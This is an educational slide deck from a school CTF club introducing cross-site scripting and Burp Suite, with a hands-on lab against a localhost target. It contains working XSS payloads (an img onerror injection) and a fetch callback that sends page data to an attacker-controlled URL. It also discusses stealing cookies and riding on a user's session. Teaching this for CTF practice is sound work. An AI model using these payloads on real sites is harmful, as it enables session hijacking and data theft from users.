Client-Side Web Attacks Cross-Site Scripting

RVHS Infocomm 2022 Zhang Zeyu


First Things First — Install Burp Suite

https://portswigger.net/burp/communitydownload

- Free web security testing toolkit
- Main feature HTTP Proxy

Burp Suite — Getting Started

- Open the embedded browser under the "Proxy" tab
- Go to any website
- Check Burp Suite the intercepted request is shown





Burp Suite — Getting Started


- Turn off the intercept for now
- Your requests will show up in the HTTP history tab

Das	hboard	Target	Proxy	Intruder	Repeater	Sequencer	Deco	der	Comparer	Logge		
Inte	rcept	HTTP history	Web	Sockets hist	ory Options							
Filter: Hiding CSS, image and general binary content												
#		Host		Method		URL		Params	Edited	Status		
1	https://	/www.google.co	m	GET	/search?q=test8	oq=test&aqs=chi	rome	√		200		
4	https://	fonts.gstatic.co	m	GET	/s/googlesans/v	14/4UaGrENHsxJ	IGDu			200		
5	https://	/www.speedtes	t.net	GET	1					200		
7	https://	/www.google.co	m	POST	/gen_204?s=well	o&t=aft&atyp=csi&	&ei=u	✓		204		
8	https://	/id.google.com		GET	/verify/AHGvNov	vQ4_ly6_hOl6PnC	5klix			204		
9	https://	/www.google.co	m	GET	/xjs/_/js/k=xjs.s.	en_GB.Dw7LtSM	sqzQ			200		
10	https://	/www.google.co	m	GET	/complete/searc	h?q=test&cp=0&d	client	✓		200		
11	https://	/www.google.co	m	GET	/complete/searc	h?q&cp=0&client=	gws	✓		200		
12	https://	/www.google.co	m	GET	/xjs/_/js/k=xjs.s.	.en_GB.Dw7LtSM	sqzQ	✓		200		
13	https://	/www.google.co	m	GET	/client_204?&aty	p=i&biw=1440&bi	h=71	✓		204		
14	https://	/www.google.co	m	GET	/xjs/_/js/k=xjs.s.	en_GB.Dw7LtSM	sqzQ	✓		200		
19	https://	/www.gstatic.co	m	GET	/og/_/js/k=og.qt	m.en_US.spppbM	14LM			200		
20	https://	/www.google.co	m	GET	/xjs/_/js/k=xjs.s.	.en_GB.Dw7LtSM	sqzQ	✓		200		
21	https://	/www.google.co	m	GET	/async/bgasy?e	i=uAncYfDICfChs	eMPt	✓		200		

Burp Suite — Getting Started


- Right click > Send to Repeater
- HTTP is just a text-based protocol
- From Repeater, you can modify the raw HTTP request and resend it
- Saves you the trouble of re-typing in your browser or using HTTP modules in Python!





Cross-Site Scripting: What is it?

 Simply put, the attacker executes JavaScript on a website other than one that he/she owns (cross-site)



Cross-Site Scripting: How does it happen?

- Simplest type of cross-site scripting: reflected XSS
- Attacker sends victim an URL, containing certain GET query parameters
- The GET request parameters are processed by the vulnerable website, and reflected into the page output
- Note that the page output is simply HTML this allows us to include malicious <script> tags, etc. into the HTML!

How do we test for XSS?

- In a black box environment see if you can inject arbitrary tags, like <h1>Test</h1> into the page output (<script> may not always work, but there may be ways to bypass the filters)
- In a **white box environment** check the application source code how is the output HTML generated? May be either in the back-end or front-end.

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Hands on (Part 1)

- First step: Try to inject custom HTML make it say "<h1>Hacked</h1>"
- Clues from Burp Suite
 - What files are loaded? (is there JavaScript?)
 - The redirect includes a length parameter. What does it do?

44	http://localhost	GET	/	
45	http://localhost	GET	/static/index.js	
47	https://cdn.jsdelivr.net	GET	/npm/bootstrap@5.1.3/dist/js/bootstra	
48	http://localhost	GET	/?length=10	√

Hands on (Part 1) — Hints

 Assume the victim visits your attacker controlled site first. You can perform any redirection you want afterwards.


```
<script>
    window.open("URL", ?)
</script>
```

 The innerHTML attribute is being changed — can we control the name variable somehow?

```
document.getElementById('generatedUsername').innerHTML =
`Your generated username is: ${name}`;
```

How do we get script execution?

- The Document Object Model (DOM) is the programming interface for web documents
- The HTML elements are represented as objects in the DOM



How do we get script execution?

```
// This won't execute
var div = document.querySelector('#some-div');
div.innerHTML = '<script>alert("XSS Attack");</script>';

Because the DOM is already parsed and rendered, the script above will not execute.

// This WILL run
div.innerHTML = '<img src=x onerror="alert(\'XSS Attack\')">';
```

Why will this run?

JavaScript execution — so what?

- Cookie stealing document.cookie
 - Subsequently use the cookie to authenticate as the user
 - **Defenses:** Server uses HttpOnly attribute when setting cookies
- Cross-Site Request Forgery (CSRF) instead of stealing the cookie, we actually only need to *ride* on the user's session (session riding) to perform actions as the user
 - When the user is signed in to a website, their cookies are saved in the browser
 - Using fetch with credentials: 'include' will automatically send user cookies along with the request!
 - CSRF does not need XSS, but XSS guarantees that we can do CSRF. More on this next time.

JavaScript execution — so what?

 Can you figure out a way to make a request to '/flag', and alert() the contents?

JavaScript execution — so what?

- Exfiltration how do we capture the information as the attacker?
- Running a local HTTP server and using a callback to our own server is a common solution

```
fetch("...YOUR URL...?data=" + dataToExfiltrate);
```

 Install and configure ngrok, then try to make a callback with the page's contents appended to the end of the URL

Go further...

- Why is the flag shown when the "admin" visits the site?
- What about images or other binary data? Can we encode them somehow?
- Try fetching some other website, like http://www.google.com. Why doesn't it work? Look up the Same Origin Policy!